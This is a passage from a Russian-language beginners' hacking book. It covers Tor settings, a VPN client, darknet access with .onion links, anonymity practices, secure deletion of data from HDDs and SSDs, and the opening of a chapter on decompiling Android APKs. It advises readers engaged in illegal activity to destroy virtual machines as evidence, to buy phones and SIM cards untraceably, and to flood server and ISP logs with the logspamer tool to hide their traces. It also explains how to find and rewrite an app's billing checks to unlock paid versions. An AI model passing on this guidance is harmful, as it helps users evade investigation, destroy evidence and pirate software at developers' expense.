TrackHostExits хост,. домен,...	Для каждого из значений в разделенном запятыми списке, Tor проследит недавние соединения для хостов, соответствующих этому значению и попытается использовать один и тот же выходной (замыкающий) узел для каждого из них. Если очередной элемент списка предваряется символом ".", то его значение будет трактоваться, как соответствующее домену в целом. Если один из элементов списка состоит из одной только "точки", то это указывает на его "универсальное" соответствие всем путевым именам. Эта опция может оказаться полезной, если ты часто устанавливаешь соединение с серверами, которые аннулируют все записи о пройденной тобой аутентификации (т.е. принуждают выйти и зарегистрироваться снова) при осуществлении попытки переадресации TCP/IP-соединения, установленного с одним из таких серверов, на твой новый IP-адрес после его очередной смены. Обрати особое внимание на то, что использование этой опции невыгодно для тебя тем, что это позволяет серверу напрямую ассоциировать историю соединений, запрашиваемых определенным IP, с твоей пользовательской учетной записью. Хотя в принципе, если кому-то и понадобится собрать всю информацию о твоем пребывании на сервере, желающие в любом случае смогут сделать это посредством cookies или других специфичных для используемого протокола обмена средств

TrackHostExitsExpire ЧИСЛО	Поскольку серверы, являющиеся выходными звеньями узловой цепочки, имеют право начинать работу и завершать ее по собственному усмотрению, т.е. так или иначе – произвольным, случайным образом, желательно, чтобы ассоциация между хостом и выходным узлом автоматически потеряла свою силу по истечении некоторого ЧИСЛА секунд полного отсутствия сетевой активности со стороны сервера. По умолчанию – 1800 секунд (30 минут)

Существующий набор команд Tor достаточно велик. Рассмотрение их всех выходит за рамки настоящего обозрения. Здесь были приведены лишь несколько наиболее типичных вариантов редактирования и лишь часть команд. Полный список и синтаксис команд (на английском языке) можно найти на сайте Tor.

11.4. VPN для Linux

Данная книга, хоть и для хакеров, но начинающим. А для начинающих важно, чтобы все было как можно проще. Идеально – установил программу, и она сразу работает. В случае с VPN в Linux не все так просто – часто приходится VPN-соединение настраивать вручную, что для начинающего пользователя, который только-только делает первые шаги в Linux, не всегда понятно. Поэтому рекомендуем VPN от KeepSolid VPN Unlimited, который предоставляет удобный клиент для Linux, работающий сразу после установки.

Скачать VPN-клиент можно по адресу:

https://www.vpnunlimitedapp.com/ru/downloads/linux

Скачанный пакет содержит много зависимостей (для его работы нужно системе установить много других пакетов), поэтому для правильной его

установки нужно открыть терминал, перейти в каталог Downloads (команда cd ~/Downloads) и ввести команду:

```
sudo apt install ./vpn-unlimited-<версия>.deb
```

После установки запустить клиент можно так:

```
vpn-unlimited
```

При первом запуске нужно зарегистрироваться, а после этого в окне программу нажать кнопку СТАРТ. VPN-соединение будет установлено за считанные секунды. Большая часть времени, потраченная на настройку VPN-соединения у тебя уйдет на установку пакетов и регистрацию в сервисе. Бесплатный тестовый период даётся на одну неделю, а дальше нужно будет платить. С тарифами можешь ознакомиться на сайте сервиса.

Рис. 11.5. VPN-клиент в Linux

11.5. Что такое DarkNet?

В этой главе мы уже говорили о Tor. Говоря о Tor, невозможно не поговорить о DarkNet. Глобальную сеть можно условно разделить на три слоя:

1. **Видимый** – здесь находятся обычные веб-ресурсы, сайты, которые можно посетить по обычной ссылке или найти в поисковиках.
2. **Глубокий** – здесь находятся сайты, закрытые от индексации поисковыми машинами. Сюда можно отнести корпоративные сети и хранилища, доступ к которым закрыт логином и паролем. Обычный пользователь не имеет доступа к ним.
3. **DarkNet** – собирательное название всех компьютерных сетей, предназначенных для анонимной передачи информации. Здесь есть сервисы для торговли, как правило, запрещенными товарами, анонимного общения или обмена всякого рода контентом. Такие сервисы нельзя открыть обычным браузером или найти в обычном поисковике.

Архитектура DarkNet препятствует слежке и контролю за передачей информации. Поэтому, с одной стороны, даркнет может быть как орудием против цензуры, так и ширмой для преступлений с другой стороны.

Во многих странах мира использовать скрытые сети не запрещается. Но в самом даркнете происходят многие дела, которые запрещены законом большинства стран. С недавнего времени торговля в даркнете поднялась до невиданных ранее высот – ведь появился анонимный биткоин, позволяющий передавать деньги действительно анонимно. Даркнет превратился в виртуальный черный рынок. Здесь можно купить наркотики, оружие, детскую порнографию, украденные данные (например, украденные номера кредитных карт) и другие товары, которые на обычных сайтах продавать нельзя, иначе гарантированы проблемы с законом.

Попасть в даркнет гораздо проще, чем тебе кажется. Окном туда является Tor. Сайты в даркнете имеют специальные адреса в зоне .onion. Сайты этой зоны нельзя открыть в обычном браузере, только в Tor. Хотя книга и посвящена хакингу, мы не будем публиковать адреса ресурсов с запрещенным контентом сугубо из моральных соображений. Если ты хочешь познакомиться с даркнетом и не знаешь с чего начать, то запусти Tor и перейди на один из этих сайтов:

- Каталог ссылок на популярные сайты даркнета The Hidden Wiki: http://zqktlwi4fecvo6ri.onion/wiki/index.php/Main_Page.
- Facebook: https://facebookcorewwwi.onion.
- Международная версия BBC: https://www.bbcnewsv2vjtpsuy.onion.
- Поисковик DuckDuckGo: https://3g2upl4pq6kufc4m.onion.

Onion-версии Facebook и BBC используются для обхода запрета на доступ к этим сайтам в странах, где они находятся под запретом.

Даркнет помимо своей романтики и духа хакерства и анонимности таит в себе угрозы. Вот наиболее распространенные из них:

- **Мошенничество** – не спеши ничего покупать в даркнете. Получив деньги, аноним может просто не выполнить своих обязательств. Наказать ты его никак не накажешь, поскольку он аноним и вычислить его практически невозможно. Да и если ты решился на покупку чего-то в даркнете, скорее всего, это что-то – незаконное и ты не будешь об этом никому рассказывать. На это и рассчитывают мошенники.
- **Шок-контент** – поскольку цензуры в даркнете нет, легко можно наткнуться на контент, который подвергнет тебя в шоковое состояние. Особо впечатлительным может даже понадобиться помощь психолога. Лучше приготовиться к этому заранее – в даркнете может быть все, что угодно.
- **Действия других хакеров** – не нужно думать, что у хакеров есть кодекс чести, ну или же не нужно причислять себя к числу хакеров, только если научился пользоваться Тогом. Тебя могут банально взломать, чтобы украсть личные данные, платежную информацию и т.д. Правила те же, что и при работе с обычными сайтами – не переходить по неизвестным ссылкам (а они все неизвестные!) и не открывать подозрительные файлы.

11.6. На пути к полной анонимности

Напоследок еще несколько рекомендаций:

- Старайся использовать анонимные подключения к Интернету. Например, в некоторых странах можно купить SIM-карты без паспорта. Если ты

находишься в такой стране, обязательно используй анонимные карточки, а не контрактные стационарные подключения. Современные стандарты связи 4G и в скором будущем 5G позволяют передавать данные с довольно большой скоростью. Карточки, как и устройства выхода в сеть (смартфоны) нужно периодически менять. Чем чаще, тем лучше. Покупать карточки и смартфоны нужно не в официальных салонах, а на рынке. Бывшее в употреблении устройство, поддерживающее 4G, стоит не так дорого – это раз. На рынке вряд ли будет камера, записывающая кто и когда купил смартфон и SIM-карту – это два. Старые карточки – уничтожай. Старые устройства – в идеале тоже, но можно продать с соблюдением предосторожности, лучше из рук в руки, а еще лучше – уничтожить. Так ты анонимизируешь сам выход в сеть.

- Позаботься о том, чтобы на твоем локальном узле не сохранялось никакой лишней информации. В идеале разверни виртуальную машину VMWare, в нее установи Windows, а еще лучше – Linux (она вообще не собирает лишней информации о пользователе). Выход в Интернет нужно производить из этой машины, а твоя система пусть остается девственно чистой. Если занимаешься чем-то незаконным или не совсем законным, время от времени удаляй виртуальную машину и создавай ее заново. Так ты удалишь информацию, которая может послужить доказательством твоей вины. В идеале использовать SSD – с них сложнее восстановить информацию. Для HDD используй утилиты вроде WipeInfo для окончательного удаления информации.
- Внутри виртуальной машины используй Tor, а еще лучше VPN + Tor для лучшей защиты.
- Создай почтовый ящик на анонимном сервисе вроде tuta.io и используй его для переписки. Желательно менять время от времени и почтовые ящики.
- Не используй мессенджеры, использующие привязку к номеру телефона. Пример мессенджера, который не требует номер телефона при регистрации – Wickr Me.
- Для обычной и анонимной жизни используй разные пароли. Пользователи имеют вредную привычку использовать один и тот же пароль на все случаи жизни. Привычка пагубная и может плохо закончиться.
- Расчеты в сети (оплата услуг того же VPN-провайдера) производи исключительно с использованием Bitcoin – так есть шанс остаться незамеченным.

Соблюдение всех этих правил вряд ли сделает твою работу в Интернете комфортной. Но никогда безопасность не бывает комфортной и об этом нужно помнить.

11.7. Заметаем следы

Иногда невозможно не "наследить", но нужно знать, как правильно заметать следы. Поскольку предмет этой книги – Linux, то и рассмотрим, как безвозвратно удалять информацию с жесткого диска и как почистить логи сервера, если всю информацию удалять нельзя, а нужно удалить только инфу о своем пребывании на сервере.

11.7.1. Приложения для безопасного удаления данных с жестких дисков

Приложений для безопасного удаления достаточно много – Secure Erase (https://partedmagic.com/secure-erase/), DBAN (https://dban.org/) и т.д. Выбор утилиты зависит от предпочтений пользователя. Мы рекомендуем выбирать только OpenSource-утилиты, исходный код которых доступен. Важно, чтобы утилита выполняла именно удаление, а не шифрование информации.

Представим, что утилита информацию перезапишет не случайной последовательностью данных, а зашифрованной каким-то ключом версией данных пользователя, то есть попросту зашифрует информацию. Пользователь будет считать, что информацию удалил, а кто-то сможет ее "восстановить" путем дешифровки.

Приложение DBAN является как раз OpenSource – его исходный код доступен всем желающим, и настоящие параноики могут даже откомпилировать его из исходников, чтобы быть уверенными в том, что утилита действительно делает то, что нужно.

11.7.2. Удаление инфы с SSD

Безвозвратно удалить данные с SSD сложнее, чем с обычного жесткого диска. Чтобы удалить ее действительно надежно, нужно понимать, как происходит удаление информации с SSD.

Микросхемы памяти, которые используются в SSD-накопителях, позволяют очень быстро считать информацию, чуть медленнее записать ее в чистый блок и совсем медленно они записывают в блок, в котором уже есть другие данные. Больше всего нас интересует как раз третий вариант – ведь нам нужно имеющуюся информацию перезаписать другой информацией.

Чтобы записать данные в ячейку, контроллер SSD должен сначала стереть данные в этой ячейке, а затем уже записывать новые. Поскольку сей процесс не очень быстрый, производители SSD разработали ряд оптимизационных алгоритмов, благодаря которым в распоряжении контроллера всегда есть нужное количество пустых ячеек, то есть в большинстве случаев при записи информации на SSD она записывается в чистую, а не уже использованную ячейку. Именно поэтому, когда SSD диск новый и пустой, он работает быстрее, чем когда уже на нем есть информация и чем больше информации на SSD, тем медленнее он работает.

Что случится, если ОС захочет записать данные в ячейку с определенным адресом, но по этому адресу уже есть какие-то данные? Тогда контроллер SSD выполнит подмену адресов: нужный адрес будет назначен другой – пустой ячейке, а занятый блок или получит другой адрес или уйдет в неадресуемый пул для последующей *фоновой* очистки.

Вот здесь и начинается безудержное веселье. Оказывается, информация просто-напросто не удаляется с SSD. Когда-то она, конечно, будет удалена, но должно пройти время. Пользователь думает, что удалил файл, но на самом деле информация осталась на диске. Пользователь думает, что перезаписал файл нулями, на самом деле он записал нулями неиспользуемые ячейки, а ячейки с данными остались в целости и сохранности. Все это существенно усложняет нашу задачу.

Получается, что при обычном использовании на диск записывается больше данных, чем он может вместить. Пул свободных ячеек сокращается и настает момент, когда контроллеру становится доступным лишь пул из неадресуемого пространства. Данная проблема решается с помощью механизма Trim, который работает совместно с ОС. Если пользователь удаляет какой-то файл, форматирует диск или создает новый раздел, система передает контроллеру

информацию о том, что определенные ячейки не содержат полезных данных и могут быть очищены.

Самое интересное, что в результате работы Trim сама ОС не перезаписывает эти блоки, то есть не стирает информацию физически. Она просто передает информацию контроллеру SSD, с этого момента начинается фоновый процесс (или может начаться – все решает контроллер) удаления информации.

Что случится, если хакер попытается считать данные из ячеек, на которые поступила команда Trim, но которые не очищены физически. Тут все зависит от типа контроллера. Существуют три типа контроллеров, точнее три алгоритма работы контроллеров:

- *Non-deterministic trim* – контроллер может вернуть фактические данные, нули или еще что-то, причем результат может отличаться между попытками. При первой попытке это могут быть нули, при второй – единицы, при третьей – фактические данные.
- *Deterministic trim (DRAT)* – контроллер возвращает одно и то же значение (чаще всего нули) для всех ячеек после команды Trim.
- *Deterministic Read Zero after Trim (DZAT)* – гарантированное возвращение нулей после Trim.

Узнать тип контроллера в Linux можно так:

```
$ sudo hdparm -I /dev/sda | grep -i trim
    * Data Set Management TRIM supported (limit 1 block)
    * Deterministic read data after TRIM
```

Контроллеры первого типа сейчас практически не встречаются. Ранее подобным поведением отличались накопители стандарта eMMC. На данный момент они практически все успешно вымерли, как мамонты. Как правило, на обычных ПК сегодня используется диски второго типа, третий тип используется только на дисках, предназначенных для работы в составе многодисковых массивов.

Казалось бы, все просто. Если у нас есть контроллер даже со вторым типом Trim, то для ячейки, помеченной на удаление, мы гарантировано получим нули. Но не тут то было.

А Trim вообще включен и поддерживается ОС? Поддержка Trim есть только в Windows 7 и более новых ОС. Но только при соблюдении ряда условий. Первое условие – диск должен быть подключен напрямую по SATA/NVME, для USB-накопителей Trim не поддерживается (бывают приятные исключения, но это исключения). Второе – Trim поддерживается только для NTFS-томов. Третий момент – Trim должны поддерживать, как драйверы диска/контроллера, так и BIOS.

Остановить процесс сборки мусора невозможно. Если на SSD-диск подается питание, то контроллер будет продолжать уничтожать данные после Trim. Но если данные очень ценные, то можно извлечь из накопителя чипы памяти и с помощью специального оборудования – считать их. Да, это сложно, да, из-за фрагментации данных – очень сложно, но такую задачу решить все же можно.

Если подытожить, то с SSD ситуация складывается следующим образом:

1. Примерно 10% (в некоторых накопителях – чуть меньше) емкости SSD отводится под резервный неадресуемый пул. В теории ячейки этого пула должны очищаться, но на практике это происходит не всегда из-за многочисленных особенностей реализации и банальных ошибок в прошивке данные из этого пула можно достать.
2. Мгновенно удалить данные с SSD с включенным Trim можно путем форматирования раздела как NTFS: trim пометит блоки как неиспользуемые, а контроллер постепенно удалит информацию из них.
3. Если все прошло правильно, восстановить информацию будет невозможно. Даже если подключить SSD к другому компьютеру или специальному стенду, контроллер продолжит затирать инфу.
4. Если же из SSD извлечь микросхемы, то данные можно будет считать

Как надежно уничтожить содержимое SSD-диска? Если нужно быстро уничтожить информацию на SSD, то единственный правильный выход – физическое уничтожения микросхем SSD. Если же торжественное сожжение SSD в планы не входит, тогда нужно заранее отформатировать диск и ждать некоторое время (в надежде что времени хватит), пока контроллер очистит ячейки памяти. Если речь идет о системном диске, то нужно иметь другой – чистый компьютер, на котором не будет ничего незаконного, к нему нужно будет подключить тот самый SSD, который нужно отформатировать и произвести форматирование. Система не позволит отформатировать системный

диск, поэтому нужно или подключить его к другому компу или загрузиться с загрузочной флешки и произвести форматирование с нее. Подойдет любая установочная флешка/DVD с Windows – при установке системы можно выбрать форматирование диска, даже если он содержит информацию. Если ты опасаешься, что кто-то сможет добраться до твоих дисков во время твоего отсутствия, используй шифрование – подойдет, как BitLocker, так и VeraCrypt. В случае с BitLocker нужно позаботиться о сложном пароле и о надежном хранении ключа восстановления (либо сразу удали его – данные восстановить, если забыл пароль уже не сможешь, но может оно и к лучшему). В случае с VeraCrypt никаких ключей восстановления нет – если забыл пароль, то доступа к данным уже не получишь. Но пароль нужно использовать сложный, даже не смотря на возможность его забыть, иначе толку от шифрования не будет.

11.7.3. Запутываем следы

Представь, что ты немного наследил и нет возможности убить логи, поскольку нет нужного доступа к ним. Если следы нельзя стереть, значит можно еще больше намусорить, чтобы их не было видно – это позволяет запутать следы.

Приложение logspamer – это утилита, которая заходит на список сайтов, прописанных в коде, тем самым засоряя логи. Так же утилита переходит по ссылкам, которые найдет на сайтах.

Данная утилита двойного действия. Кроме как запутать следы на сервере, где ты наследил, эта утилита позволяет наследить в логах твоего провайдера. Как мы знаем, что наши провайдеры сохраняют список сайтов, на которые мы заходили. Благодаря этой утилите мы можем захламить свои логи, где будет сложно разобраться, что произошло.

Для ее установки в любом Debian-образном Linux-дистрибутиве (Ubuntu, Kali) введи команды:


```
sudo apt update
sudo apt install git -y
sudo apt install python -y
sudo pip install requests
sudo git clone https://github.com/TermuxGuide/logspamer
sudo cd logspamer
sudo pip install -r requirements.txt
```

Примечание. Если команда *pip* у тебя не найдена, ее нужно сначала установить командой *sudo apt install pip*.

Запустим утилиту:


```
sudo python logspamer.py --config config.json
```

Логи будут очень сильно загажены, поэтому всегда можно сказать, что у тебя поселился вирус, который и заходил на те сайты (в том числе и на те, которые ты посещал сам).



Глава 12.

Как можно взломать Android



Операционная система Android основана на ядре Linux. По сути это тот же Linux, но с "надстройкой". В этой главе будет показано, как используя стандартные средства Linux, декомпилировать его код, внести правки и собрать обратно. Мы не будем внедрять вирусы, бэкдоры и тому подобные вещи. Просто всего лишь немного модифицируем приложение из APK.

Да, в этой главе мы поговорим о взломе на уровне приложения, а не всей системы, но и это немало. В случае с Android все гораздо проще. Здесь вам не нужны столь продвинутые знания. Код любого Java-приложения можно легко декомпилировать и модифицировать, используя всего пару простых инструментов и обычный текстовый редактор.

12.1. Приборы и материалы

Прежде, чем мы приступим к взлому приложения, нужно установить все необходимые вещи. Первым делом нам понадобится виртуальная машина с Linux. Скачайте любое ПО для виртуализации, например, VMWare или VirtualBox (бесплатный), затем скачайте с *www.ubuntu.com* ISO-образ дистрибутива Ubuntu и установите его в виртуальной машине.

Разберемся, почему именно Linux и почему виртуальная машина. Во-первых, в Linux гораздо удобнее "вскрывать" APK-файлы и производить подобные махинации. Во-вторых, виртуальная машина нам нужна, чтобы в случае чего быстро замести следы – ты можешь удалить всю виртуальную машину одним махом и на вашем компьютере и следа не останется от всевозможных хакерских инструментов. Также настоятельно рекомендую использовать SSD-диск. Во-первых, он работает гораздо быстрее, чем обычный HDD (минимум в 4 раза быстрее). Во-вторых, восстановить удаленную информацию с SSD практически нереально, учитывая особенности реализации SSD. Поэтому чтобы перестраховаться – виртуальная машина, установленная на SSD-накопитель – вот что нам нужно. В случае опасности удалишь все инструменты, которые будут установлены в виртуалке без возможности их восстановления. Да и не наследят они в системном реестре – ведь как бывает – приложение удалил, а из системного реестра вычистилось далеко не все – это если ты вздумаешь использовать Windows. Linux гораздо безопаснее.

Прежде, чем мы начнем, подготовь APK-файл, над которым будем экспериментировать. Его можно скачать с apkpure.com (рис. 12.1) или взять из кэша на твоем телефоне.




Рис. 12.1. Сайт apkpure.com

После установки Linux открой терминал и введи следующие команды:

```
$ sudo apt install openjdk-7-jdk openjdk-8-jdk
$ sudo apt install libc6:i386 libncurses5:i386 libstdc++6:i386
lib32zl libbz2-1.0:i386
```

Первая команда установит Java-машину, а вторая – подготовит ваш виртуальный компьютер для установки Android Studio, то есть установит все необходимые библиотеки.

Затем идем по адресу *https://developer.android.com/studio* и загружаем архив с Android Studio, который нужно распаковать в каталог ~/android-tools/android-studio (~ – это ваш домашний каталог – /home/<имя>). Далее я буду считать, что у вас есть каталог android-tools, в который тебе предстоит установить еще много инструментов.

После установки Android Studio нам понадобятся следующие инструменты:

- ADB (Android Debug Bridge) – инструмент, используемый для отладки устройств на базе Android с использованием соединения USB или TCP
- Apktool – инструмент для распаковки и запаковки APK-файлов
- Jadx – декомпилятор байт-кода Dalvik в код Java
- Backsmali – дизассемблер (пока не пугайтесь этого слова) кода Dalvik
- Sign – инструмент для подписи пакетов

Установить все эти штуки можно с помощью следующих команд:

```
$ sudo apt-get install adb
$ cd ~/android-tools
$ wget https://bitbucket.org/iBotPeaches/apktool/downloads/apktool_2.4.1.jar
$ wget https:/github.com/skylot/jadx/releases/download/v1.1.0/jadx-1.1.0.zip
$ wget https://github.com/appium/sign/releases/download/1.0/sign-1.0.jar
$ wget https://bitbucket.org/JesusFreke/smali/downloads/baksmali-2.4.0.jar
$ mkdir jadx && cd jadx
$ unzip ../jadx-1.1.0.zip
```

ADB – единственный инструмент, имеющийся в репозитарии Linux, поэтому его можно установить командой *apt*. Остальные нужно скачать по прямым ссылкам с помощью *wget*. Декомпилятор Jadx распространяется в виде ZIP-архива, поэтому его нужно предварительно распаковать (последние две команды).

Далее нужно открыть файл ~/.bashrc и в его конец добавить следующие команды, объявляющие псевдоним для длинных команд (перепроверь пути, особенно номера версий – чтобы было все, как у тебя):

```
alias apktool='java -jar ~/android-tools/apktool_2.4.1.jar'
alias jadx-gui='~/android-tools/jadx/bin/jadx-gui'
alias baksmali='java -jar ~/android-tools/baksmali-2.4.0.jar'
alias sign='java -jar ~/android-tools/sign.jar'
alias javac='javac -classpath ~/android-tools/android-sdk-linux/
platforms/android-2.9/android.jar'
alias dx='~/android-tools/android-sdk-linux/build-tools/29.0.1/dx'
```




Рис. 12.2. Извлечение jadx

Открыть ~/.bashrc можно в любом текстовом редакторе, например,

```
mcedit ~/.bashrc
```

Чтобы редактор *mcedit* был доступен, нужно сначала установить файловый менеджер (он нам пригодится и не раз) *mc*:

```
sudo apt install mc
```

12.2. Вскрываем APK

Первым делом нам понадобится APK-файл приложения. Где его достать? Можно из каталога кэша на вашем устройстве, если приложение уже установлено. Это самый простой способ – установи приложение из Google Play и найди APK на своем устройстве.

Также извлечь APK можно с самого устройства с помощью ADB так:

```
$ adb shell pm path имя.пакета.приложения
```

Данная команда покажет путь к пакету приложения. Скачать пакет можно так (а можно просто скопировать, подключив устройство по USB и с помощью файлового менеджера перенеся APK на карту памяти, а оттуда – на компьютер):

```
$ adb pull путь
```

Если не хочешь устанавливать приложение на свое устройство, используй сайт *https://apkpure.com/* – найди нужное тебе приложение и просто скачай его пакет – как уже было показано.

Имя APK-файла довольно длинное и для большего удобства переименуй его в app.apk. Так будет проще вводить всевозможные команды. Переименовать файл можно с помощью графического файлового менеджера Linux.

> **Примечание.** Какое именно приложение мы будем взламывать, по понятным причинам упоминаться в книге не будет во избежание всевозможных неприятных ситуаций. Скриншоты процесса также по этой же причине приводиться не будут!

Итак, перейди в каталог Downloads и распакуй APK (считаем, что ты его уже переименовал):

```
cd ~/Downloads
unzip app.apk
```

Да, APK-файл – это всего лишь ZIP-архив. Отличие от обычного архива в том, что в APK-файле четко задана структура файлов и каталогов. Так, в каталоге res находятся всевозможные ресурсы приложения вроде иконок (mipmap), строк (values), изображения (drawable), разметка интерфейса (layout). Да, можно легко изменить интерфейс приложения, модифицировав XML-файл разметки.

В файле classes.dex находится байткод приложения. В APK-файле может быть один или несколько таких файлов в зависимости от количества используемых методов. В одном dex-файле может быть не более 65535 файлов.

Файл AndroidManifest.xml – это всем известный файл манифеста, описывающий структуру приложения – активности, службы и т.д.

> **Примечание.** Все XML-файлы хранятся в бинарном виде и для их изменения их нужно разжать.

После распаковки APK-файла запустите приложение jadx-gui и откройте в нем app.apk. Вы увидите список пакетов Java, включенных в APK. Основной код приложения находится в пакете, имя которого совпадает с именем пакета приложения (с оригинальным именем APK-файла). Остальные пакеты – вспомогательные и для нас они не представляют интереса.

На рис. 12.3 приведена программа jadx-gui с открытым APK-файлом. Мы не будем взламывать именно это приложение, а открыли его лишь для того, чтобы продемонстрировать интерфейс jadx-gui. Как видно на рис. 12.3, можно открыть любой пакет внутри APK-файла и увидеть исходный код!

Что делать дальше? Все зависит от того, какую цель вы преследуете. Многие хотят, например, получить бесплатную версию приложения. В этом случае нужно найти кусок кода, который отвечает за проверку оплаты и переписать его так, чтобы дальнейшая часть приложения "думала", что приложение оплачено.

Нужно произвести поиск по слову *billing* или *bill*. Если ничего не нашлось, произведите поиск по названию платной версии, например, Pro или Prime – в зависимости от как называется платная версия в вашем конкретном случае. Откройте окно поиска и дождитесь процесса декомпиляции – приложение Jadx-gui сначала декомпилирует весь код приложения, чтобы по нему был доступен текстовый поиск (рис. 12.4).




Рис. 12.3. Приложение jadx-gui

